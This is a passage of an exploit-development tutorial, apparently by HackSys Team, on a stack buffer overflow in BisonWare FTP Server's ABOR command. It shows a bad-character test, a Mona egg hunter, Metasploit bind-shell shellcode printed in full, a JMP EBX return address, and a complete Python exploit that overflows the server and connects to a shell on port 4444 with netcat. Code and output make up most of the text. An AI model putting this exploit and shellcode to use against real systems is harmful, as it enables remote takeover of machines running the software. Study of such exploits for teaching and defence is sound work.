3\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x5
3\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x7
3\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x9
3\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb
3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd
3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf
3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff") #Bad character Test
buffer = "\x41"*(1191 - len(badchars)) #1191 - length of badchars + ASCII A's
buffer += badchars
buffer += "\x42"*4  #4 ASCII B's
buffer += "\x41"*205 #205 ASCII A's

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[+] Connecting to %s on port %d" % (target,port)

try:
    s.connect((target,port)) #Connect to BisonWare FTP Server
    s.recv(1024) #Receive 1024 bytes from BisonWare FTP Server
    time.sleep(3) #Wait for 3 seconds before executing next statement
    print "[+] Sending payload"
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('USER anonymous\r\n') #Send FTP command 'USER anonymous'
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('PASS anonymous\r\n') #Send FTP command 'PASS anonymous'
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('ABOR ' + buffer +'\r\n') #Send FTP command 'ABOR ' + junk data
    s.close() #Close the socket
    print "[+] Exploit Sent Successfully"
    print "[+] Waiting for 5 sec before spawning shell to " + target + ":4444
\r"
    print "\r"
    time.sleep(5) #Wait for 5 seconds before connection to Bind Shell
    os.system("nc -n " + target + " 4444") #Connect to Bind Shell using netcat
    print "[-] Connection lost from " + target + ":4444 \r"
```

```
except:
    print "[-] Could not connect to " + target + ":21\r"
    sys.exit(0) #Exit the Exploit POC code execution
```

Let's run the **BisonFTP.py** Exploit POC.

```
root@bt:~/Desktop# ./BisonFTP.py 192.168.137.138 21

================================
BisonWare FTP Server BOF Overflow
        Written by Ashfaq
    HackSys Team - Panthera
  email:hacksysteam@hotmail.com
================================

[+] Connecting to 192.168.137.138 on port 21
[+] Sending payload
[+] Exploit Sent Successfully
[+] Waiting for 5 sec before spawning shell to 192.168.137.138:4444

(UNKNOWN) [192.168.137.138] 4444 (?): Connection refused
[-] Connection lost from 192.168.137.138:4444
```

Let's have a look at **Immunity Debugger's** window and check if there are any bad characters in the test pattern.




Fantastic! We notice that the complete pattern starting from **\x00** to **\xFF** is intact.

Hence, there is no **bad character** in the **Exploit POC** that can break the exploit code execution.


Note: *Often times there are bad characters that have to be removed. For more on how to do this, see our* ***FreeFloat FTP Server Buffer Overflow*** *paper at* ***HackSys Team's blog****.* *http://hacksys.vfreaks.com/research/freefloat-ftp-server-buffer-overflow.html*

Now, we will generate the Egg codes. We will use **Mona.Py** for the same.

!mona egg -t w00t



Let's copy the Egg hunter code. Open **C:\Mona\logs\Bisonftp\egghunter.txt** and copy the egg hunter code to our **Exploit POC**.




Now, we will generate the **bind port shellcode** and prefix it with "**w00tw00t**" tag.

Let's use **Metasploit** to generate the payload.

```
root@bt:/pentest/exploits/framework/tools# msfpayload windows/shell_bind_tcp R |
msfencode -a x86 -t c


[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)

unsigned char buf[] =

"\xbd\xa9\x85\x2d\x7f\xda\xd0\xd9\x74\x24\xf4\x58\x29\xc9\xb1"
"\x56\x31\x68\x13\x83\xc0\x04\x03\x68\xa6\x67\xd8\x83\x50\xee"
"\x23\x7c\xa0\x91\xaa\x99\x91\x83\xc9\xea\x83\x13\x99\xbf\x2f"
"\xdf\xcf\x2b\xa4\xad\xc7\x5c\x0d\x1b\x3e\x52\x8e\xad\xfe\x38"
"\x4c\xaf\x82\x42\x80\x0f\xba\x8c\xd5\x4e\xfb\xf1\x15\x02\x54"
"\x7d\x87\xb3\xd1\xc3\x1b\xb5\x35\x48\x23\xcd\x30\x8f\xd7\x67"
"\x3a\xc0\x47\xf3\x74\xf8\xec\x5b\xa5\xf9\x21\xb8\x99\xb0\x4e"
"\x0b\x69\x43\x86\x45\x92\x75\xe6\x0a\xad\xb9\xeb\x53\xe9\x7e"
"\x13\x26\x01\x7d\xae\x31\xd2\xff\x74\xb7\xc7\x58\xff\x6f\x2c"
"\x58\x2c\xe9\xa7\x56\x99\x7d\xef\x7a\x1c\x51\x9b\x87\x95\x54"
"\x4c\x0e\xed\x72\x48\x4a\xb6\x1b\xc9\x36\x19\x23\x09\x9e\xc6"
"\x81\x41\x0d\x13\xb3\x0b\x5a\xd0\x8e\xb3\x9a\x7e\x98\xc0\xa8"
"\x21\x32\x4f\x81\xaa\x9c\x88\xe6\x81\x59\x06\x19\x29\x9a\x0e"
"\xde\x7d\xca\x38\xf7\xfd\x81\xb8\xf8\x28\x05\xe9\x56\x82\xe6"
"\x59\x17\x72\x8f\xb3\x98\xad\xaf\xbb\x72\xd8\xf7\x75\xa6\x89"
"\x9f\x77\x58\x3c\x3c\xf1\xbe\x54\xac\x57\x68\xc0\x0e\x8c\xa1"
"\x77\x70\xe6\x9d\x20\xe6\xbe\xcb\xf6\x09\x3f\xde\x55\xa5\x97"
"\x89\x2d\xa5\x23\xab\x32\xe0\x03\xa2\x0b\x63\xd9\xda\xde\x15"
"\xde\xf6\x88\xb6\x4d\x9d\x48\xb0\x6d\x0a\x1f\x95\x40\x43\xf5"
"\x0b\xfa\xfd\xeb\xd1\x9a\xc6\xaf\x0d\x5f\xc8\x2e\xc3\xdb\xee"
"\x20\x1d\xe3\xaa\x14\xf1\xb2\x64\xc2\xb7\x6c\xc7\xbc\x61\xc2"
"\x81\x28\xf7\x28\x12\x2e\xf8\x64\xe4\xce\x49\xd1\xb1\xf1\x66"
"\xb5\x35\x8a\x9a\x25\xb9\x41\x1f\x55\xf0\xcb\x36\xfe\x5d\x9e"
"\x0a\x63\x5e\x75\x48\x9a\xdd\x7f\x31\x59\xfd\x0a\x34\x25\xb9"
"\xe7\x44\x36\x2c\x07\xfa\x37\x65";
```


Now, it's time to find the **EIP** overwrite address which will which is a pointer to **JMP EBX** instruction.

We need to jump to **EBX** register because as the buffer **[AAAAAA..AAAA]** was placed into **EBX** register. Hence, when the **JMP EBX** instruction will be executed, the control will be moved to **EBX** and start the execution of the egg hunter shellcode.




Classic Stack Buffer Overflow Execution Flow


Buffer Overflow Egg Hunter Execution Flow




In Immunity Debugger, click on **View → Executable Modules**



Right click on CPU area and select **Search for → Command**



In the find box type **JMP EBX** and then click on **Find**. Let's have a look at the result and record the address of **JMP EBX**.



Address of JMP EBX: 7C9CFC24

At this point we have the data of the **EIP overwrite offset,** the **shellocde,** and the **JMP EBX** address.

Let's re-write the **Exploit POC** with the gathered data and prefix the payload with "**w00tw00t**" tag.

```
#!/usr/bin/python
import socket, sys, os, time

print "\n================================= "
print " BisonWare FTP Server BOF Overflow "
print "         Written by Ashfaq          "
print "      HackSys Team - Panthera       "
print "   email:hacksysteam@hotmail.com    "
print "=================================\n"

if len(sys.argv) != 3:
    print "[*] Usage:  %s  <target> <port> \n" % sys.argv[0]
    sys.exit(0)

target = sys.argv[1] #User Passed Argument 1
port = int(sys.argv[2]) #User Passed Argument 2

shellcode = ("w00tw00t" +
"\xbd\xa9\x85\x2d\x7f\xda\xd0\xd9\x74\x24\xf4\x58\x29\xc9\xb1"
"\x56\x31\x68\x13\x83\xc0\x04\x03\x68\xa6\x67\xd8\x83\x50\xee"
"\x23\x7c\xa0\x91\xaa\x99\x91\x83\xc9\xea\x83\x13\x99\xbf\x2f"
"\xdf\xcf\x2b\xa4\xad\xc7\x5c\x0d\x1b\x3e\x52\x8e\xad\xfe\x38"
"\x4c\xaf\x82\x42\x80\x0f\xba\x8c\xd5\x4e\xfb\xf1\x15\x02\x54"
"\x7d\x87\xb3\xd1\xc3\x1b\xb5\x35\x48\x23\xcd\x30\x8f\xd7\x67"
"\x3a\xc0\x47\xf3\x74\xf8\xec\x5b\xa5\xf9\x21\xb8\x99\xb0\x4e"
"\x0b\x69\x43\x86\x45\x92\x75\xe6\x0a\xad\xb9\xeb\x53\xe9\x7e"
"\x13\x26\x01\x7d\xae\x31\xd2\xff\x74\xb7\xc7\x58\xff\x6f\x2c"
"\x58\x2c\xe9\xa7\x56\x99\x7d\xef\x7a\x1c\x51\x9b\x87\x95\x54"
"\x4c\x0e\xed\x72\x48\x4a\xb6\x1b\xc9\x36\x19\x23\x09\x9e\xc6"
"\x81\x41\x0d\x13\xb3\x0b\x5a\xd0\x8e\xb3\x9a\x7e\x98\xc0\xa8"
"\x21\x32\x4f\x81\xaa\x9c\x88\xe6\x81\x59\x06\x19\x29\x9a\x0e"
"\xde\x7d\xca\x38\xf7\xfd\x81\xb8\xf8\x28\x05\xe9\x56\x82\xe6"
"\x59\x17\x72\x8f\xb3\x98\xad\xaf\xbb\x72\xd8\xf7\x75\xa6\x89"
"\x9f\x77\x58\x3c\x3c\xf1\xbe\x54\xac\x57\x68\xc0\x0e\x8c\xa1"
"\x77\x70\xe6\x9d\x20\xe6\xbe\xcb\xf6\x09\x3f\xde\x55\xa5\x97"
"\x89\x2d\xa5\x23\xab\x32\xe0\x03\xa2\x0b\x63\xd9\xda\xde\x15"
"\xde\xf6\x88\xb6\x4d\x9d\x48\xb0\x6d\x0a\x1f\x95\x40\x43\xf5"
"\x0b\xfa\xfd\xeb\xd1\x9a\xc6\xaf\x0d\x5f\xc8\x2e\xc3\xdb\xee"
"\x20\x1d\xe3\xaa\x14\xf1\xb2\x64\xc2\xb7\x6c\xc7\xbc\x61\xc2"
"\x81\x28\xf7\x28\x12\x2e\xf8\x64\xe4\xce\x49\xd1\xb1\xf1\x66"
```


```
"\xb5\x35\x8a\x9a\x25\xb9\x41\x1f\x55\xf0\xcb\x36\xfe\x5d\x9e"
"\x0a\x63\x5e\x75\x48\x9a\xdd\x7f\x31\x59\xfd\x0a\x34\x25\xb9"
"\xe7\x44\x36\x2c\x07\xfa\x37\x65") #Payload prefixed with w00tw00t tag
egghunter = ("\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7") #32 bytes
egg hunter NtDisplayString
buffer = "\x90"*(1191 - (len(shellcode)+len(egghunter))) #Align the stack
ebx = "\x24\xFC\x9C\x7C" #JMP EBX 7C9CFC24 from Shell32.dll
nopsled = "\x90"*205 #205 NOP Sled

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[+] Connecting to %s on port %d" % (target,port)

try:
    s.connect((target,port)) #Connect to BisonWare FTP Server
    s.recv(1024) #Receive 1024 bytes from BisonWare FTP Server
    time.sleep(3) #Wait for 3 seconds before executing next statement
    print "[+] Sending payload"
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('USER anonymous\r\n') #Send FTP command 'USER anonymous'
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('PASS anonymous\r\n') #Send FTP command 'PASS anonymous'
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('ABOR ' + shellcode + buffer + egghunter + ebx + nopsled +'\r\n')
#Send FTP command 'ABOR '
    s.close() #Close the socket
    print "[+] Exploit Sent Successfully"
    print "[+] Waiting for 5 sec before spawning shell to " + target + ":4444
\r"
    print "\r"
    time.sleep(5) #Wait for 5 seconds before connection to Bind Shell
    os.system("nc -n " + target + " 4444") #Connect to Bind Shell using netcat
    print "[-] Connection lost from " + target + ":4444 \r"

except:
    print "[-] Could not connect to " + target + ":21\r"
    sys.exit(0) #Exit the Exploit POC code execution
```

Before running the final Exploit POC, let's set a breakpoint at the **JMP EBX** address so that we can **step into** the NOP sled.

Note: *The **NOP sled** is a sequence of **NOP** (**no-operation**) instructions (on **Intel x86**, this is the opcode **0x90**) meant to "slide" the **CPU's** instruction execution flow to its final, desired, destination.*


Restart the **BisonWare FTP Server** in **Immunity debugger**.

Now, right click on **CPU window** and select **Goto -> Expression**. Enter the **JMP EBX** address **7C9CFC24** and then click on the **OK** button.




We will land at **JMP EBX** instruction. Click on the **JMP ESP** instruction and press the **F2 key** on the keyboard. Once the breakpoint has been set, the background color of **7C9CFC24** will turn to sky blue.

Let's have a look at the **CPU window** in **Immunity Debugger**.



Now, we will run the **BisonWare FTP Server** after setting the breakpoint.



Now, we are ready to launch the exploit against the **BisonWare FTP Server**.


```
